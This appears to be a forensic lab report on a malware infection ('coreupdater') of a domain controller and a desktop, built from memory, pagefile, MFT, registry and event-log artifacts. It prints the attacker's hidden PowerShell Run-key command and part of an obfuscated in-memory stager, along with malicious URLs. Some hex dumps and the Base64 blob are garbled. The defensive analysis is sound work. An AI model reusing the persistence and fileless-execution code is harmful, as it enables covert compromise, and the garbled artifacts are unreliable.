0x146a505c050	662	N/A	SERVICE_AUTO_START	SERVICE_STOPPED	SERVICE_WIN32_OWN_PROCESS	coreupdater	coreupdater	N/A	-	-	coreupdater	coreupdater
0x146a505c050	662	N/A	SERVICE_AUTO_START	SERVICE_STOPPED	SERVICE_WIN32_OWN_PROCESS	coreupdater	coreupdater	N/A	-	-	coreupdater	coreupdater
0x146a505c050	662	N/A	SERVICE_AUTO_START	SERVICE_STOPPED	SERVICE_WIN32_OWN_PROCESS	coreupdater	coreupdater	N/A	-	-	coreupdater	coreupdater
0x146a505c050	662	N/A	SERVICE_AUTO_START	SERVICE_STOPPED	SERVICE_WIN32_OWN_PROCESS	coreupdater	coreupdater	N/A	-	-	coreupdater	coreupdater
0x146a505c050	662	N/A	SERVICE_AUTO_START	SERVICE_STOPPED	SERVICE_WIN32_OWN_PROCESS	coreupdater	coreupdater	N/A	-	-	coreupdater	coreupdater
0x146a505c050	662	N/A	SERVICE_AUTO_START	SERVICE_STOPPED	SERVICE_WIN32_OWN_PROCESS	coreupdater	coreupdater	N/A	-	-	coreupdater	coreupdater

```
(antoineabfaycal㉿kali)-[~/mem.dumps]
$
```

Executing Volatility's svcscan plugin and filtering the output for "coreupdater" reveals that a service with the name "coreupdater" is configured to SERVICE_AUTO_START. However, its state is listed as SERVICE_STOPPED. This indicates that while the malware established a service for persistence (to automatically start upon system boot), the service was not running at the time the memory dump was captured. This could be because the system hadn't been rebooted since the malware's installation, the service crashed, or the attacker manually stopped it. Nevertheless, the SERVICE_AUTO_START configuration confirms a persistence mechanism.



Initiating a carving process on the pagefile.sys, involving a deep scan of its contents to identify and extract potentially recoverable files or data fragments.

Data sources



Show nested data sources

pagefile.sys (86 artifacts) (i)



Type: Page file



Timezone: (UTC+02:00) Beirut



Path: C:\<...>\pagefile.sys

Successfully analyzed



Pictures

30



Other files

21



URLs

16



Jump lists and link fil... 10



Contacts

6



Chats

3



C:\WINDOWS\System: X



SarjounRadiyeh~D:\DFIR Tools>

Analysis of the carved pagefile.sys yielded a significant number of potentially recoverable artifacts, including 30 pictures, 21 other files, 16 URLs, 10 Jump Lists and link files, 6 contacts, and 3 chats. This indicates that the pagefile contains a wealth of residual data from various user activities and system processes that were active in memory. These recovered artifacts could provide valuable insights into the attacker's actions, accessed data, and communication.

Dashboard Artifacts Tasks

Report 0:00 2:00 4:00 6:00 8:00 10:00 12:00 14:00 16:00 18:00 20:00 22:00 0:00 2:00 4:00 6:00 8:00 10:00 12:00

Structure Overview Items: 16

Browsers (16) URLs (16) Chats (3) Contacts (6) Jumplists and link files (10) Other files (21) Pictures (30)

	Type	Link	Last visit
http://1ii1i1ii11.com/			
http://iu11ui1ll.ws/			
http://www.rysiollogger.yoyo.pl/itemtibia.txt			
http://www.rysiollogger.yoyo.pl/itdtibia.txt			
http://www.rysiollogger.yoyo.pl/gg.txt			
http://boxstr.com/files/1395939_sjigi/telegrama.exe			
C:\WINDOWS\System32			
SarjounRadiyeh~D:\DFIR Tools>			

Item text Hex

```

00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000F5E11D0 FF FF 20 00 00 00 00 74 74 70 3A 2F 2F 77 77 77 yy...http://www
00000F5E11E0 2E 72 79 73 69 6F 6C 6F 67 67 65 72 2E 79 6F 79 .rysiollogger.yoy
00000F5E11F0 6F 2E 70 6C 2F 69 74 65 6D 74 69 62 69 61 2E 74 o.pl/itemtibia.t
00000F5E1200 78 74 00 00 00 00 FF FF FF 2A 00 00 00 68 74 xt...ÿÿÿÿ..ht
00000F5E1210 74 70 3A 2F 77 77 77 2E 72 79 73 69 6F 6C 6F tp://www.rysiolo
00000F5E1220 67 67 65 72 2E 79 6F 79 6F 2E 70 6C 2F 69 64 74 gger.yoyo.pl/itdt
00000F5E1230 69 62 69 61 2E 74 78 74 00 00 FF FF FF 25 00 ibia.txt..ÿÿÿÿ%.
00000F5E1240 00 00 68 74 74 70 3A 2F 77 77 2E 72 79 73 ..http://www.rys
00000F5E1250 69 6F 6C 6F 67 67 65 72 2E 79 6F 79 6E 2E 70 6C iologger.yoyo.pl
00000F5E1260 2F 67 67 2E 74 78 74 00 00 00 74 69 62 69 61 63 /gg.txt..tibi
00000F5E1270 6C 69 65 0E 74 73 6F 66 74 77 61 72 65 5C 6D 69 acientsoftware\mi
00000F5E1280 63 72 6F 73 6F 66 74 5C 72 69 6E 64 6F 77 73 5C csoft\windows\
00000F5E1290 63 75 72 72 65 6E 74 76 65 72 73 69 6F 6E 6C 72 currentversion\ri
00000F5E12A0 75 6E AC 21 42 48 4F 2E 4D 00 88 21 4D 61 6C 65 un!BHO.M..!Male
00000F5E12B0 76 2E 41 21 64 6C 6C 00 88 23 4D 61 6C 65 76 2E v.A!dll..#Malev.
00000F5E12C0 41 00 02 00 00 00 E4 F7 01 00 82 BB B1 BE 41 F8 A....ä+...»‡Aø
00000F5E12D0 00 00 0A 0D FF 0C RF 79 CA 31 7C 90 19 47 04 1R ïV†?vÈíí G

```

The analysis of the carved pagefile revealed the presence of 16 URLs. Notably, within this list of recovered URLs, a website associated with keylogging software was identified. This finding is significant as it suggests the attacker may have deployed or intended to deploy a keylogger on the compromised system to capture keystrokes and potentially steal credentials or sensitive information.

The following instructions have been created to help you to get rid of "RysioLogger" manually.
Use this guide at your own risk; software *should* usually be better suited to remove malware, since it is able to look deeper.

If this guide was helpful to you, please consider [donating towards this site](#).

Threat Details:

Categories:

- trojan

Description:

RysioLogger copies an executable file into the Windows directory, starts itself via autorun as "AntyVirus" and "gadu-gadu" without giving the user a possibility to cancel that process.

Removed Instructions:

Please use [Spybot-S&D](#), [RunAlyz](#)

- Entries named "AntyVirus" and pointing to "C:\Windows\g-g.exe".
- Entries named "gadu-gadu" and pointing to "%tmp%\g.g.exe".
- Entries named "<\$WINDIR>\ope8.exe" and pointing to "<\$WINDIR>\ope8.exe".

The presence of multiple "RysioLogger" URLs in the pagefile strongly suggests its involvement. While the specific "AntyVirus" and "gadu-gadu" autostart entries weren't found, this doesn't negate the keylogger's presence. It might be using a different persistence method, the entries were removed, or the guide doesn't cover all configurations. The URLs are a significant indicator of malicious activity.

Project

Items: 16

	Type	Link	Last visit time...
<input type="checkbox"/>		http://boxstr.com/files/1395939_sjigi/telegrama.exe	
<input type="checkbox"/>		http://www.google.com.br	
<input type="checkbox"/>		http://Passport.NET/tb_	
<input type="checkbox"/>		http://Passport.NET/tb_	
<input type="checkbox"/>		https://www.bing.com/AS/API/IEOneBox/V2/Init?setlang=en-US	
<input type="checkbox"/>		http://194.61.24.102/	
<input type="checkbox"/>		https://www.reddit.com/	
<input type="checkbox"/>		/O	

Item text Hex

C:\WINDOWS\System: SarjounRadiyeh~D:\DFIR Tools>

```

00000F4D82E0 FF 72 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000F4D82F0 FF 6F 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000F4D8300 FF 69 69 69 31 31 69 2E 69 6E 66 6F 2F 2F 00 00
00000F4D8310 31 69 69 31 31 69 2E 69 6E 66 6F 2F 2F 00 00 FF
00000F4D8320 FF 16 00 00 00 00 68 74 74 70 3A 2F 2F 31 69 69
00000F4D8330 69 31 69 69 31 31 2E 63 6F 6D 2F 00 00 FF FF FF

```

The carved URLs from the pagefile reveal that the compromised system visited the IP address 194.61.24.102. Additionally, a file named telegrama.exe was accessed at http://boxstr.com/files/1395939_sjigi/telegrama.exe.

The screenshot shows two instances of the Belkasoft Evidence Center X interface. Both instances have the 'Artifacts' tab selected and show a grid of 'Items: 30' under the 'Overview' tab. The left instance displays a variety of images including a banana, a blue circle with a white bird, a colorful abstract pattern, a dark gray rectangle, a large black letter 'Q' in a red-bordered box, and several other abstract or low-quality images. The right instance shows a similar grid of images, including a Facebook logo, a Microsoft logo, a person icon, and various other abstract and low-quality images. A small window titled 'C:\WINDOWS\System' is visible in the foreground of both instances, showing the path 'SarjounRadiyeh~D:\DFIR Tools>'. At the bottom of each interface, there is a hex dump of a file, with the left one showing '0000371CD358 FF D8 FF E0 00 10 4A 46 48 46 00 01 01 00 00 01 y...ya..JFIF.....' and the right one showing '0000371CD358 44A3348.jpg 1.2 KB'.

Image carving from the pagefile recovered a mix of expected social media and e-commerce pictures alongside some unusual images. This inconsistency suggests the data might be old, possibly predating a disk wipe, and its relevance to the current attack is questionable.

Summary

CITADEL-DC01

1. What suspicious processes are visible in memory?

The suspicious processes identified in memory were coreupdater.exe and spoolsv.exe. Coreupdater was not a legitimate system process and was responsible for triggering further malicious activity. Spoolsv.exe (normally benign) was later abused and flagged by AV.

2. Are the malware(s) running in memory?

Yes, both coreupdater.exe and the injected spoolsv.exe process were actively running in memory during capture.

3. Were they injected or migrated?

The attacker used process migration or injection techniques. Coreupdater.exe executed malicious code and migrated into spoolsv.exe, likely to evade detection by hiding in a legitimate system process.

4. What modules or DLLs were loaded into malicious processes?

In spoolsv.exe (PID 3724), standard Windows DLLs were loaded. However, several were loaded late, such as WININET.dll, WINHTTP.dll, ole32.dll, and NETAPI32.dll, which are commonly associated with Meterpreter payloads, suggesting post-injection behavior.

5. Extract Volatility's svcscan output. What does it show for the malware's persistence?

The svcscan output showed coreupdater registered as an auto-start service running from C:\Windows\System32\coreupdater.exe, indicating service-based persistence. It was set to run as LocalSystem, granting it high privileges.

6. Dump the memory of the Windows parent processes that are victims of the migration.

What injected DLLs or shellcode exist?

Memory dumps of spoolsv.exe confirmed it was the victim of code injection. Multiple malfind hits and high AV detections from dumped memory sections confirmed presence of Meterpreter shellcode.

7. Search the pagefile. Are any files recoverable?

A Belkasoft carve of the pagefile.sys returned no useful files. Some chat/contact artifacts were detected, but they contained gibberish and were not actionable.

8. Analyze output of Volatility filescan.

The filescan output showed no additional malicious files beyond what was already identified (coreupdater.exe). Nothing new or useful was found worth extracting.

9. Did the attacker(s) use clipboard sharing? Any clipboard artifacts?

No. The Volatility clipboard plugin returned no clipboard data, indicating it was either not used or was cleared before memory capture.

DESKTOP-SDN1RPT

1. What suspicious processes are visible in memory?

Yes. coreupdater.exe was identified as a suspicious orphaned process. Additionally, spoolsv.exe and powershell.exe were flagged as malicious by VirusTotal after dumping their memory regions.

2. Are the malware(s) running in memory?

Yes. Evidence of coreupdater.exe was found in the process list and command-line output. Furthermore, malicious code associated with coreupdater was found injected into spoolsv.exe, and malicious powershell.exe processes were running.

3. Were they injected or migrated?

The analysis strongly suggests that coreupdater.exe injected its malicious code into the legitimate spoolsv.exe process. This constitutes process injection. The malicious powershell.exe processes were likely spawned by the injected code within spoolsv.exe.

4. What modules or DLLs were loaded into malicious processes?

We found that coreupdater.exe itself did not have any loaded DLLs, which is suspicious. We also listed the legitimate DLLs loaded by the compromised spoolsv.exe process. However, we haven't specifically identified injected DLLs within spoolsv.exe yet.

5. Extract Volatility's svcscan output. What does it show for the malware's persistence?

Volatility's svcscan output reveals that a service named "coreupdater" is configured with SERVICE_AUTO_START, indicating a persistence mechanism designed to automatically launch the malware upon system startup.

6. Dump the memory of the Windows parent processes that are victims of the migration.

What injected DLLs or shellcode exist?

The memory of the injected spoolsv.exe (PID 2188) was dumped. VirusTotal flagged this memory as malicious, strongly suggesting the presence of injected code, likely including shellcode. However, identifying specific injected DLLs requires further detailed memory analysis beyond the scope of VirusTotal's basic scan.

7. Search the pagefile. Are any files recoverable?

Yes, several files and data artifacts were recoverable from the pagefile, including pictures (30), other files (21), URLs (16), Jump Lists and link files (10), contacts (6), and chats (3).

8. Analyze output of Volatility filescan.

filescan identified spoolsv.exe, which is a legitimate file. It did not find coreupdater.exe.

9. Did the attacker(s) use clipboard sharing? Any clipboard artifacts?

No. The Volatility clipboard plugin returned no clipboard data, indicating it was either not used or was cleared before memory capture.

Malware Analysis

```
SarjounRadiyeh~D:\DFIR Tools\Eric Zimmerman Tools\MFTECmd\NET 4>MFTECmd.exe -f "D:\Case\DC Triage\F$\MFT" --csv D:\Case\ --csvf DCMFT.csv
MFTECmd version 1.2.2.1

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/MFTECmd

Command line: -f D:\Case\DC Triage\F$\MFT --csv D:\Case\ --csvf DCMFT.csv

Warning: Administrator privileges not found!


File type: Mft

Processed D:\Case\DC Triage\F$\MFT in 1.3851 seconds


D:\Case\DC Triage\F$\MFT: FILE records found: 87,138 (Free records: 2) File size: 85.2MB
CSV output will be saved to D:\Case\DCMFT.csv

SarjounRadiyeh~D:\DFIR Tools\Eric Zimmerman Tools\MFTECmd\NET 4>
```

Timeline Explorer v2.0.0.1													
File Tools Tabs View Help													
DCMFT.csv													
Drag a column header here to group by that column													
Line	Tag	Entry Number	Sequ...	Parent...	Parent ...	In Use	Parent Path	File Name	Extension	Is Directory	Has Ads	Is Ads	File Size
Y	=	=	=	=	=	<input checked="" type="checkbox"/>	.\\Windows\\System32	coreupdate.exe	.exe	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	=
>	111839	<input type="checkbox"/>	87137	2	2873	<input checked="" type="checkbox"/>							7168



Timeline Explorer v2.0.0.1													
File Tools Tabs View Help													
DCMFT.csv													
Drag a column header here to group by that column													
Y	Is Directory	Has Ads	Is Ads	File Size	Created0x10	Created0...	Last Modified0x10	Last Modified0...	Last Record Change0x10	Last Record Ch			
>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	=	=	=	=	=	=	=	=	=	=
	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	7168	2020-09-19 03:24:12		2020-09-19 03:24:06		2020-09-19 03:24:50		2020-09-19 03:		



	Last Record Change0x10	Last Record Change0x30	Last Access0x10	Last Access0x30	Zone Id	Contents	Reparse Target	Reference Count	SIconFN
T	=	=	=	=	4:	coreupdate	4:	=	1


```
SarjounRadiyeh~C:\Users>
```

Using Eric Zimmerman's MFTECmd tool, a CSV version of the Master File Table (MFT) from the domain controller (DC) was successfully generated. Upon inspecting the resulting DCMFT.csv in Timeline Explorer, an entry for a suspicious executable named coreupdater.exe was identified in the System32 directory. Metadata revealed that this file was created on 2020-09-19 at 03:24:12, aligning with the suspected timeframe of compromise.

80242	□	2020-09-19 03:24:12	.\\Users\\Administrator\\System32\\coreupdater.exe	.partial
80243	□	2020-09-19 03:24:12	.\\Users\\Administrator\\System32\\coreupdater.exe	.partial
80244	□	2020-09-19 03:24:12	.\\Users\\Administrator\\System32\\coreupdater.exe	.partial
80245	□	2020-09-19 03:24:12	.\\Users\\Administrator\\Downloads\\coreupdater.exe	.partial
80246	□	2020-09-19 03:24:12	.\\PathUnknown\\Directory with ID 0x0001540A-00000001\\coreupdater[1].exe	.exe
80247	□	2020-09-19 03:24:12	.\\Users\\Administrator\\Downloads\\coreupdater.exe	.partial
80248	□	2020-09-19 03:24:12	.\\Users\\Administrator\\Downloads\\coreupdater.exe	.exe
80249	□	2020-09-19 03:24:12	.\\Users\\Administrator\\Downloads\\coreupdater.exe	.exe
80255	□	2020-09-19 03:24:50	.\\Users\\Administrator\\Downloads\\coreupdater.exe	.exe
80256	□	2020-09-19 03:24:50	.\\Windows\\System32\\coreupdater.exe	.exe
80257	□	2020-09-19 03:24:50	.\\Windows\\System32\\coreupdater.exe	.exe
80258	□	2020-09-19 03:24:50	.\\Windows\\System32\\coreupdater.exe	.exe
80259	□	2020-09-19 03:24:50	.\\Windows\\System32\\coreupdater.exe	.exe

The MFT analysis further revealed that coreupdater.exe was initially located in the C:\\Users\\Administrator\\Downloads directory. This suggests that the executable was likely downloaded through the Administrator account before being moved into the System32 directory, an indicator of potential privilege escalation or an attempt to embed malicious software in a critical system path.

Registry Explorer v2.0.0.0

File Tools Options Bookmarks (25/0) View Help

Registry keys (1) Available bookmarks (26/0)

Enter text to search... Find

Key name # values # subkeys Last write time

+ D:\Case\DC Triage\F\Windows\System32\config\so... 26

- Channels 0 7/30/20
- command 2 0 20
- Control Panel 0 6 20
- CurrentVersion 11 85 20
- CurrentVersion 19 72 20
- Windows Defender 0 4 20
- Image File Execution Options 9 24 20
- Internet Explorer 9 31 20
- LogonList 7 30 20
- NetworkCards 9 1 20
- NetworkList 3 6 20
- Products 0 5 20
- UserData 0 1 20
- ProfileList 4 4 20
- Ram 3 0 20
- RunOnce 0 0 20
- App Paths 9 34 20
- Uninstall 9 14 20
- StartBnInternet 1 2 20
- system 29 2 20
- system 29 2 20
- TaskCache 0 6 20
- Tracing 1 8 20
- Winlogon 24 2 20
- Tracing 0 1 20
- Uninstall 9 15 20

Bookmark information:

Hive: D:\Case\DC Triage\F\Windows\System32\config\SOFTWARE_clean

Category: Autoruns

Name: Run

Values

Value Name	Type	Data	Value Size	Is Deleted	Data Record Reallocated
coreupdate	RegSz	%COMSPEC% /b /c start /b /min powershell -nop -w hidden -c "sleep 0; iex([System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String((Get-Item 'HKLM:Software\9sEoCawv').GetValue('45SVAG2o'))))"	74 0		
coreupdate	RegExpandSz	%COMSPEC% /b /c start /b /min powershell -nop -w hidden -c "sleep 0; iex([System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String((Get-Item 'HKLM:Software\9sEoCawv').GetValue('45SVAG2o'))))"	66 0		

Command Prompt SarjounRadyeh-C:\Users>

Registry Explorer v2.0.0.0

File Tools Options Bookmarks (25/0) View Help

Registry keys (1) Available bookmarks (26/0)

Enter text to search... Find

Key name # values # subkeys Last write time

+ D:\Case\DC Triage\F\Windows\System32\c... 26

- CASt-CobaltMine-20000104-0000-0000 0 2013-08-22 11
- 9sEoCawv 1 0 2020-09-19 01
- Closes 0 2020-09-19 01
- Cloud 0 2020-09-19 01
- CT2xRE 1 2020-09-19 01
- Horizon 0 2020-09-19 01
- Office 0 2020-09-19 01
- Office 0 2013-08-22 15
- Office 0 1 2020-09-17 18
- Policy 0 2020-09-17 17
- ProtectedApplications 7 0 2020-09-17 17
- Windows.Ink 6 4 2020-09-17 17
- Word12Addins 0 2 2020-09-19 01

Associated deleted records: 0

Unassociated deleted records: 0

Unassociated deleted values: 0

Values

Value Name	Type	Data	Value Size	Is Deleted	Data Record Reallocated
45SVAG2o	RegSz	%COMSPEC% /b /c start /b /min powershell -nop -w hidden -c "sleep 0; iex([System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String((Get-Item 'HKLM:Software\9sEoCawv').GetValue('45SVAG2o'))))"	92 0		

Command Prompt SarjounRadyeh-C:\Users>

Type viewer Stack viewer Binary viewer

Value name: 45SVAG2o

Value type: RegSz

Value:

```
%COMSPEC% /b /c start /b /min powershell -nop -w hidden -c "sleep 0; iex([System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String((Get-Item 'HKLM:Software\9sEoCawv').GetValue('45SVAG2o'))))"
```

Key value: %COMSPEC% /b /c start /b /min powershell -nop -w hidden -c "sleep 0; iex([System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String((Get-Item 'HKLM:Software\9sEoCawv').GetValue('45SVAG2o'))))"

Stack: 92 0

The "Run" registry key under HKLM\Software\Microsoft\Windows\CurrentVersion\Run reveals a suspicious persistence mechanism. A value named coreupdate executes the following command on startup:

```
%COMSPEC% /b /c start /b /min powershell -nop -w hidden -c "sleep 0;
iex([System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String((Get-Item 'HKLM:Software\9sEoCawv').GetValue('45SVAG2o'))))".
```

This command stealthily launches PowerShell using cmd.exe, minimizes the window, and executes a Base64-encoded payload retrieved from a registry key (HKLM:Software\9sEoCawv). The decoded payload is then run entirely in memory via Invoke-Expression, allowing the attacker to maintain stealth and persistence without dropping additional files to disk. The registry value was last modified on 2020-09-19 at 03:30:01.

The screenshot shows the REVEAL tool's interface. In the top left, there's a 'Recipe' section with a dropdown set to 'From Base64'. Below it is an 'Alphabet' dropdown containing 'A-Za-z0-9+='. A checkbox labeled 'Remove non-alphabetic' is checked. In the center, there's a 'Command Prompt' window titled 'SarjounRadyeh~C:\Users>'. To the right of the command prompt is a hex editor pane with the title 'Input' and a raw bytes view. The main area contains the decoded PowerShell script. At the bottom, there are tabs for 'Decode text' and 'Encoding' (set to 'UTF-16LE (1200)').

```

$B=$env:windir+'\sysnative\WindowsPowerShell\v1.0\powershell.exe']else{$B='powershell.exe'};$C=Invoke-Expression $B -w hidden -c &{([scriptblock]::Create((New-Object System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream,[System.Convert]::FromBase64String('H4sIAcltZVCA7WbWa2+bSBT9nEj5D6iyBCi0jV2nzUaqtIAhxjWJKTZ2hjFMPIADQ2zS7X/f0zakqzrstdQmIe93numbms8tij0Im53cc14b6eHB8N3dSM0KEW33TrXC0zjApX6AjWa7u73ZT7wLbPpjGL48x1pZqnKjYrpYd64Q1TOMhqtCUaZIHJ/cZMQpejsZnmhPMp95!pfg1cklwbgkFCtuIwsRdybHPtsbjJ7LomNYG4f/+zIVzs9aiod3nLskE3i4yiqKGTwgvct9E5nBuBjDAmshLkyxz0cyEx2/bjXGcust0Ddyek1kk42N0gfsaoazTr20f0E9otQAtm6Y4DhaiCGIPyRoBlkhde53:baG/DYZp4su+nKMv40jdnpueLxZ/cvPT7Ky8pjlDDic1kk42N0gfsaoazTr20f0E9otQAtm6Y4DhaiCGIPyRoBlkhde53:aFuh9qtKwnM1kBrsvKxDIV/I0o28nkCD7v9CoKz4IjwVAQCsbyfhj3erli33x0mZz+kC06P5fowgPGGYZHgv+IGT6pwj]jAVMa6M0R+licvuyuthniUVF/3UCrkbgztAULcyfb/gIuYoLWam29s9jG68zsohWlubetI3qh7Ffmel2BGk4L2STYqsNuISeR3EUGBSxlwrNo/qwlRpk+6So6j1L7g1j1EBVUUfwxmEMtBN16TRQBRC50K+2AsqjSrqkeVF5Z3MQ41x1z1mdG+w5rwXIL/OyXGGyy0sp81+yH8P18wJxZ6b0crcQnwCsnSojnFG09yDukHyI3uDP0wShKwd62EfKymNg8ox/yISqksIHAwv9ACVgGE0ZG1KT8vB5sWEjakQbgiTQ2h9/nbgBHpaS8Xv+uAHy+Z9irch94c+Do8LhwRYQY5sktM450KwvjTBo9Z/dP/s/jgEoTZQnZK5u1B67VqQysbKEpg9DCKFCPQ0iRQ3Q+86h7tCeNPuPd82E0eZXg0/ZP1KpbYmRmm3ye2Qe1bQ/GYWjg1hAvBtBKm4+jua9vd3ty2t2FK9nIDK2nFFZLkb0efu/01fEY9LA6s052huwrUTAnbtwtMqynBjhS84EfRwFxQk+R2KgSL06sJVc2FBP6rRmRvOCKPjRNmy5N3ny9+RH63R0091Ivb7cqjf+Hqrre/110/x/tr4adLX93GN26zTsAz+NP3wck10ctbKRNNnigtNTYDMDZkCPFvg38GG6wsZvwFr9h9h/NMnfwmhNs6sj9HMCFARYjYs27cxzdbvzav3hfSebwC62NYW4+MeGctNGzf3FzgmRptEtjRZ1gmcyk2t91ma5Io1nNujTpV4y13Va7a2413N+uy+/46t27oLnqDjuObcQ9N10g3qlfWeP+kexFriPdrpc+rxc3heErcodkylLZGuPue0lxMOpfmix65VbnsHFulR017Yurimk1Lqxm5Rtdw12J4EM0UF+UOdv3wAdJsd4PT6mlv51dxKI4-nfng7thmea7xsarcfH1vArxt1p2Mw37SFean96HmDU7v0nlnaPHvrxndat1ammle10mSYC9i01nmaTIIII6/9YVv7hinst

```

The Base64-encoded registry payload, once decoded, reveals a highly obfuscated PowerShell script designed to execute a second-stage in-memory payload. The script begins by determining the appropriate path to PowerShell (32- vs 64-bit), then creates a ProcessStartInfo object to stealthily launch PowerShell with flags like -nop, -noni, and -w hidden. The embedded command uses .NET classes like System.IO.Compression.GzipStream and System.IO.MemoryStream to decompress a second Base64 blob and execute it using Invoke-Expression.

Inside that decompressed script are two key functions: xKbl, which resolves native Windows API addresses using GetProcAddress, and qIVHM, which dynamically builds a .NET delegate using reflection emit. These functions are typically used to prepare memory for direct injection of shellcode. The \$gri variable holds a Base64-encoded payload, which is very likely shellcode or an embedded PE file. This technique is common in fileless malware and in-memory execution strategies, including reverse shells, and closely mirrors the kind of attack demonstrated during earlier lab exercises.

Name	Description	Display Name	Start Mode	Service Type	Last Key/Last Write	Parameters Key/Last	Group	Image Path	Service DLL	Required Privileges
coreUpdater	@ComServices.inf%\ComServices.SVCDIS C:\Windows\System32\ComServices.dll	KernelDriver	Disabled	Adapter	2020-09-17 17:56:13					SERVICEPrimaryTokenPrivilege SeChangeNotifyPrivilege SeCreateTokenPrivilege SeDebugPrivilege SeImpersonatePrivilege SeImpersonateUserPrivilege
COMSysApp	comcons.dll-947	comcons.dll-947	Manual	Win32OwnProcess	2020-09-17 17:56:13					SERVICEPrimaryTokenPrivilege SeChangeNotifyPrivilege SeCreateTokenPrivilege SeDebugPrivilege SeImpersonatePrivilege SeImpersonateUserPrivilege
curlv		Console Driver	Manual	KernelDriver	2020-09-17 17:56:13					SERVICEPrimaryTokenPrivilege SeChangeNotifyPrivilege SeCreateTokenPrivilege SeDebugPrivilege SeImpersonatePrivilege SeImpersonateUserPrivilege
curlv.polaris			Automatic	Win32OwnProcess	2020-09-19 03:27:49					SERVICEPrimaryTokenPrivilege SeChangeNotifyPrivilege SeCreateTokenPrivilege SeDebugPrivilege SeImpersonatePrivilege SeImpersonateUserPrivilege
crypt02			Disabled	Adapter	2020-09-17 17:56:13					SERVICEPrimaryTokenPrivilege SeChangeNotifyPrivilege SeCreateTokenPrivilege SeDebugPrivilege SeImpersonatePrivilege SeImpersonateUserPrivilege
CryptSvc	@%SystemRoot%\sys\tem32\cryptsvc.dll-2002	0%SystemRoot%\sys\tem32\cryptsvc.dll-2002	Automatic	Win32ShareProcess	2020-09-17 17:56:13	2020-09-17 17:56:13				SERVICEPrimaryTokenPrivilege SeChangeNotifyPrivilege SeCreateTokenPrivilege SeDebugPrivilege SeImpersonatePrivilege SeImpersonateUserPrivilege
DCLocater			Disabled	Adapter	2020-09-17 17:56:12					SERVICEPrimaryTokenPrivilege SeChangeNotifyPrivilege SeCreateTokenPrivilege SeDebugPrivilege SeImpersonatePrivilege SeImpersonateUserPrivilege

Value Name	Type	Data	Value Stack	Is Deleted	Data Record Reallocated
Type	RegDword	16			
Start	RegDword	2			
ErrorControl	RegDword	1			
ImagePath	RegExpandableString	C:\Windows\System32\coreUpdater.exe	00-00-00-00		
ObjectName	Regsz	LocalSystem	00-00-00-00		
DelayedAutoStart	RegDword	4			

The registry analysis revealed that the coreUpdater service was configured to run automatically at startup with LocalSystem privileges. This was observed within the Services hive, showing the service type as Win32OwnProcess and the ImagePath pointing to C:\Windows\System32\coreUpdater.exe. The last write time for the corresponding registry key was 2020-09-19 03:27:49, which aligns with the timeframe of its creation. This persistence mechanism ensures the malware executes on every system boot, operating with high-level privileges, and further confirms the intent to maintain long-term access on the compromised domain controller.

A service was installed in the system.

Service Name: coreupdate
Service File Name: C:\Windows\System32\coreupdate.exe
Service Type: user mode service
Service Start Type: auto start
Service Account: LocalSystem

Log Name: System
Source: Service Control Manager
Logged: 19/09/2020 6:42:42 AM

Event log analysis from the Desktop system confirms that the coreupdate service was explicitly created and configured to auto-start under the LocalSystem account. According to Event ID 7045 from the Service Control Manager, the service was installed on 19/09/2020 at 6:42:42 AM, with its executable path set to C:\Windows\System32\coreupdate.exe. This log entry verifies the persistence setup seen earlier in the registry and supports the conclusion that the malware was configured to maintain access and execute at boot with high privileges.

Summary

1. What is the name of the malware(s)?

coreupdate.exe

2. What were the parent processes and PIDs if there are more than one?

PID is 3644, PPID is 2244

3. Was the malware(s) migrated? If so, into what processes?

Yes. Into spoolsv.exe: PID 3724, PPID 452

4. Where were they first saved on disk?

C:\Users\Administrator\Downloads

5. Where were they later moved?

C:\Windows\System32\

6. Were they set up for persistence?

Yes, through two separate techniques: a registry Run key and a malicious Windows service.

7. Where in the registry was persistence configured?

HKLM\Software\Microsoft\Windows\CurrentVersion\Run\coreupdate

HKLM\Software\9sEoCawv\45SVAG2o (used to store the encoded PowerShell payload)

8. What were their nature (malicious services, tasks, programs, startups etc)? How, which technique, when (which timestamps), and why?

The malware coreupdater.exe exhibited two distinct persistence mechanisms: one via the registry and another via Windows services:

- The first technique, corresponding to MITRE ATT&CK technique T1547.001 (Registry Run Keys/Startup Folder), involved modifying the registry under HKLM\Software\Microsoft\Windows\CurrentVersion\Run to include a new entry named coreupdate. This entry silently launched a PowerShell command that retrieved a secondary, Base64-encoded payload stored in the registry under HKLM\Software\9sEoCawv\45SVAG2o. This payload was then decoded and executed in memory, establishing fileless persistence. The last write time for the Run key was 2020-09-19 03:30:01, indicating when this persistence method was likely installed.
- The second persistence technique followed T1543.003 (Create or Modify System Process: Windows Service), where the attacker created a service named coreupdater configured to auto-start under the LocalSystem account. This service pointed to C:\Windows\System32\coreupdater.exe, ensuring it would launch at system boot with high privileges. The registry entry for this service was last written at 2020-09-19 03:27:49, and Event ID 7045 in the system logs confirms its installation at 03:42:42 AM on the same day.

These dual techniques, registry-based startup and malicious service creation, suggest the attacker intended to guarantee persistence even if one method was discovered and removed.

Host Forensics

CITADEL-DC01

```
